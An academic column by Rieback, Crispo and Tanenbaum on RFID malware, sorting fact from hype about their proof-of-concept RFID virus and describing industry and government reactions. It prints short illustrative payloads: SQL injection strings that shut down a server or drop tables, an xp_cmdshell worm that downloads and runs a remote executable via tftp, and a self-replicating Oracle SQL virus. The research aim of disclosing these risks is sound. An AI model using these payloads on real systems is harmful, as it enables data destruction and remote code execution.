Editors: Peter Gutmann, pgut001@cs.auckland.ac.nz
David Naccache, david.naccache@ens.fr
Charles C. Palmer, ccpalmer@us.ibm.com

RFID Malware

Truth vs. Myth

Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum
Vrije Universiteit, Amsterdam

On 15 March 2006, our research team at Vrije Universiteit published a paper about RFID malware entitled "Is Your Cat Infected with a Computer Virus?"[1] as well as a companion Web site (wwww.rfidvirus.org). Our paper introduced the concept of RFID malware and presented an accompanying proof-of-concept RFID virus. The paper ultimately resulted in a huge amount of media attention; within 24 hours of presenting it at the Fourth Annual IEEE International Conference on Pervasive Computing and Communications (IEEE PerCom), we received more than 200 email messages. Amid this chaos, our research paper received the conference's Best Paper Award for High Impact. In the months that followed, reports of RFID malware prompted reactions from the RFID industry, the antivirus industry, and the US and Dutch governments.

In this installment of Crypto Corner, we give our general impression of the paper's aftermath, addressing some important unanswered questions and distinguishing the truths from the myths about the work we did.

What is RFID malware?

We can group RFID malware into three distinct categories: exploits, worms, and viruses. RFID exploits are traditional hacking attacks that are identical to those found on the Internet (such as buffer overflows, code insertion, and SQL injection attacks), except that they're condensed down to a small enough number of bits so the attack can be launched from an RFID tag. For example, the RFID-based SQL injection attack

```
;shutdown–
```

will shut down a SQL server instance, and

```
;drop table <tablename>
```

will delete the specified database table.

RFID worms and viruses are simply RFID exploits that copy the original exploit code to newly appearing RFID tags. The main difference between the two is that RFID worms rely on network connections to propagate, whereas RFID viruses do not. RFID worms download and execute malware from remote locations. This malware uses traditional means to compromise machines, and then modifies the middleware's functionality in such a way that it writes the original exploit to newly appearing RFID tags.

Here's an example of an SQL injection-based RFID worm that abuses the Microsoft SQL server's command-line facilities to use FTP to download and execute a piece of remote malware (`myexploit.exe`):

```
; EXEC Master..xpcmdshell
'tftp -i %ip% GET myex-
ploit.exe

& myexploit' --
```

An RFID virus can self-replicate without an Internet connection by copying itself into the back-end database, where the application software will then rewrite it to new RFID tags. RFID viruses are rather complex and require a level of inside knowledge about the middleware architecture. The following RFID virus, written for Oracle SQL*Plus, spreads itself by copying the exploit code (which happens to be the currently executing database query) to the exact database location where it will be written back to new RFID tags (in the `NewContainerContents` column):

```
Contents=Raspberries;

UPDATE
NewContainerContents SET
ContainerContents=

ContainerContents || ';'
|| CHR(10) || (SELECT
SQL_TEXT

FROM vql WHERE INSTR(SQL-
TEXT,'''')>0);
```

This sample code illustrates that although the term *RFID virus* evokes ominous mental images, RFID exploits are far more likely to pose real-world threats to middle-

ware because they're less complex and platform specific.

Was our test setup realistic?

As part of the research for the IEEE PerCom paper, we built a functionally correct RFID middleware platform that didn't contain any extra code for performing security checks. We felt this was realistic because secure software requires considerable effort and knowledgeable developers—often systems simply aren't secure out of the box. Measurements on actual software have shown that the bug rate is between 6 to 16 software bugs per 1,000 lines of code.[2]

Will such malware affect all tags?

RFID tags are simply data carriers, just like floppy disks and USB sticks. Experience has shown that malicious data from any medium can cause back-end software systems to break in unexpected ways. In software as complex as commercial RFID middleware, it's unlikely that software developers can discover and fix all the potentially exploitable holes. The RFID malware discussed in our IEEE PerCom paper was meant as a proof of concept and was never intended to work with all RFID tags and applications. Despite that, many people have inquired about the possible real-world implications of our proof-of-concept malware.

Naturally, some deployments are more susceptible to RFID malware than others. Security deals with trade-offs between cost and utility, and much of the real-world threat depends on a particular application's attractiveness as a target, as well as the attacker's determination. The threat also depends on what kind of RFID tags are deployed for the application—some kinds of tags can launch attacks more easily than others.


Read-only tags. Although read-only tags are more difficult to use for attacks than read–write tags, they're still possible attack vectors. RFID middleware system designers who use read-only tags can easily become complacent about security because they know that no one can modify the tags. However, an attacker can easily attach a homemade tag to an object that contains more data than the standard tag (to attempt a buffer overflow attack) or is formatted differently (to attempt an SQL injection attack). System designers who think only about reading their own tags might forget to check for nonstandard, hostile tags.

Tags with a limited number of bits. RFID tags with a limited number of bits (such as 96-bit Electronic Product Code [EPC] tags) are a bit more difficult, although not impossible to use for RFID malware purposes. The virus attacks we demonstrated in our IEEE PerCom paper were too large to fit on an EPC tag, but some of the exploits we demonstrated required only a few bits. The SQL server attack `;shutdown`, for example, shuts down an instance of an SQL server using just nine characters or 63 bits (using 7-bit ASCII encoding), which will fit on an EPC tag. Hackers are likely to devise more space-efficient ways to launch RFID-based attacks as time goes on.

Tags that use cryptography. Higher-priced, contact-less smart cards employ cryptography to ensure data origin and integrity. Their use of cryptography makes it harder for a random attacker to rewrite a contact-less card's contents with valid-looking data, but it might not pose as much of a barrier to malicious insiders. A disgruntled employee at an airport who has access to an authorized RFID passport machine (containing the appropriate authentication and signing keys) could potentially re-initialize a passport with valid-looking malicious data without a problem. Considering that insiders commit many of today's computer security attacks,[3] this scenario deserves serious consideration.

The reaction

The media's initial reaction to our paper was irrational exuberance.



Reporters went wild when they heard the words "RFID virus," and several leading print, broadcast, and online news outlets and blogs quickly picked up the story (see www.rfidvirus.org/media/ for a list). Although the original news reports kept a reasonably balanced perspective, the follow-up pieces one-upped each other with increasingly sensational reports, culminating in fictional quotes about how RFID malware could cause a global infection within 24 hours.

Not surprisingly, the backlash began shortly after the rapid spread of the more sensational articles. RFID industry trade groups issued statements downplaying the real-world value of our results in an attempt to reassure nervous customers.[4] Other RFID industry sympathizers used less restraint in their choice of wording and attempted to discredit our research. The antivirus industry, for example, released contradictory negative evaluations of our research. Sophos released a statement saying that our research results were meaningless in the real world,[5] whereas Kaspersky released a press release chiding our research as "dangerous" and "immoral."[6] Some industry journalists and bloggers just blindly parroted the criticism.

In contrast, organizations that actually use RFID tags gave us an overwhelmingly positive response. Within 24 hours of the IEEE PerCom paper's publication, chief architects of several RFID middleware firms quietly approached us for help with evaluating their products' security. RFID companies, consumer-rights organizations, and antivirus industry representatives invited us to do consultation or give invited talks.

The US and Dutch governments also responded with interest. The Dutch parliament invited us to present our work at an RFID security and privacy debate, which led to a question-and-answer session among ministers that established the necessity of placing further RFID research on the political agenda. We were also invited to Washington, DC, to represent our work and viewpoint at a gathering that included the assistant director of the Federal Bureau of Investigation, the director of the State Department's Secretary for Passport Services, and the chief privacy officer at the Department of Homeland Security.

By creating RFID malware, our intention was to drive home the point that RFID security and privacy issues aren't just the consumer's problem—they also belong to the RFID industry. RFID middleware vendors must have independent experts audit their code for vulnerabilities and practice safe programming practices. RFID equipment manufacturers must invest more energy in prototyping improved cryptography on low-cost RFID tags and should use their clout to push RFID security- and privacy-related measures in the standardization committees. In turn, lawmakers and the average person on the street should demand security and privacy measures in the RFID technology foisted upon them.

In our experience, academic and industry researchers working on RFID security and privacy research are lumped into the same camp as anti-RFID groups such as Caspian (www.nocards.org) and FoeBuD (www.foebud.org). For this reason, the industry largely dismisses research contributions as overblown or anti-RFID. Instead of fighting the inevitable appearance of security and privacy issues, it would be far more beneficial for everyone to create an atmosphere in which we can all work together and focus on improving security and privacy instead of trying to suppress warnings about potential dangers. □

References

1. M.R. Rieback, B. Crispo, and A.S. Tanenbaum, "Is Your Cat Infected with a Computer Virus?," *Proc. 4th Ann. IEEE Int'l Conf. Pervasive Computing and Comm.*, IEEE CS Press, 2006, pp. 169–179.
2. V.R. Basili and B.T. Perricone, "Software Errors and Complexity: An Empirical Investigation," *Comm. ACM*, vol. 27, no. 1, 1984, pp. 42–52.
3. N. Einwechter, "The Enemy inside the Gates: Preventing and Detecting Insider Attacks," *Security Focus*, 14 Feb. 2002; www.securityfocus.com/infocus/1546.
4. AIM Global, "International RFID Experts Say Your Pets and Computers Are Safe from RFID Viruses," Mar. 2006; www.aimglobal.org/members/news/templates/rfidinsights.asp?artic%leid=959&zoneid=24.
5. Sophos Antivirus, "Sophos Calls for Calm over RFID Viruses," Mar. 2006; www.sophos.com/pressoffice/news/articles/2006/03/rfid.html.
6. S. Grommen, "Publicatie RFID-virus is onethisch" (Publication RFID-virus Is Unethical), [in Dutch], *DataNews*, Mar. 2006; www.nl.datanews.be/news/enterprise_computing/security/20060320002.

Melanie R. Rieback *is a doctoral student in the Computer Systems Group at the Vrije Universiteit Amsterdam. Her research interests include computer security, ubiquitous computing, and RFID. Rieback has an MSc in computer science from the Technical University of Delft. Contact her at melanie@cs.vu.nl.*

Bruno Crispo *is an assistant professor of computer science at the Vrije Universiteit Amsterdam. His research interests are security protocols, authentication, authorization and accountability in distributed systems and ubiquitous systems, and sensors security. Crispo has a PhD in computer science from the University of Cambridge, UK. Contact him at crispo@cs.vu.nl.*

Andrew S. Tanenbaum *is a professor of computer science at the Vrije Universiteit Amsterdam. Tanenbaum has a PhD in physics from the University of California, Berkeley. He's a fellow of the IEEE and the ACM and a member of the Royal Dutch Academy of Sciences. Contact him at ast@cs.vu.nl.*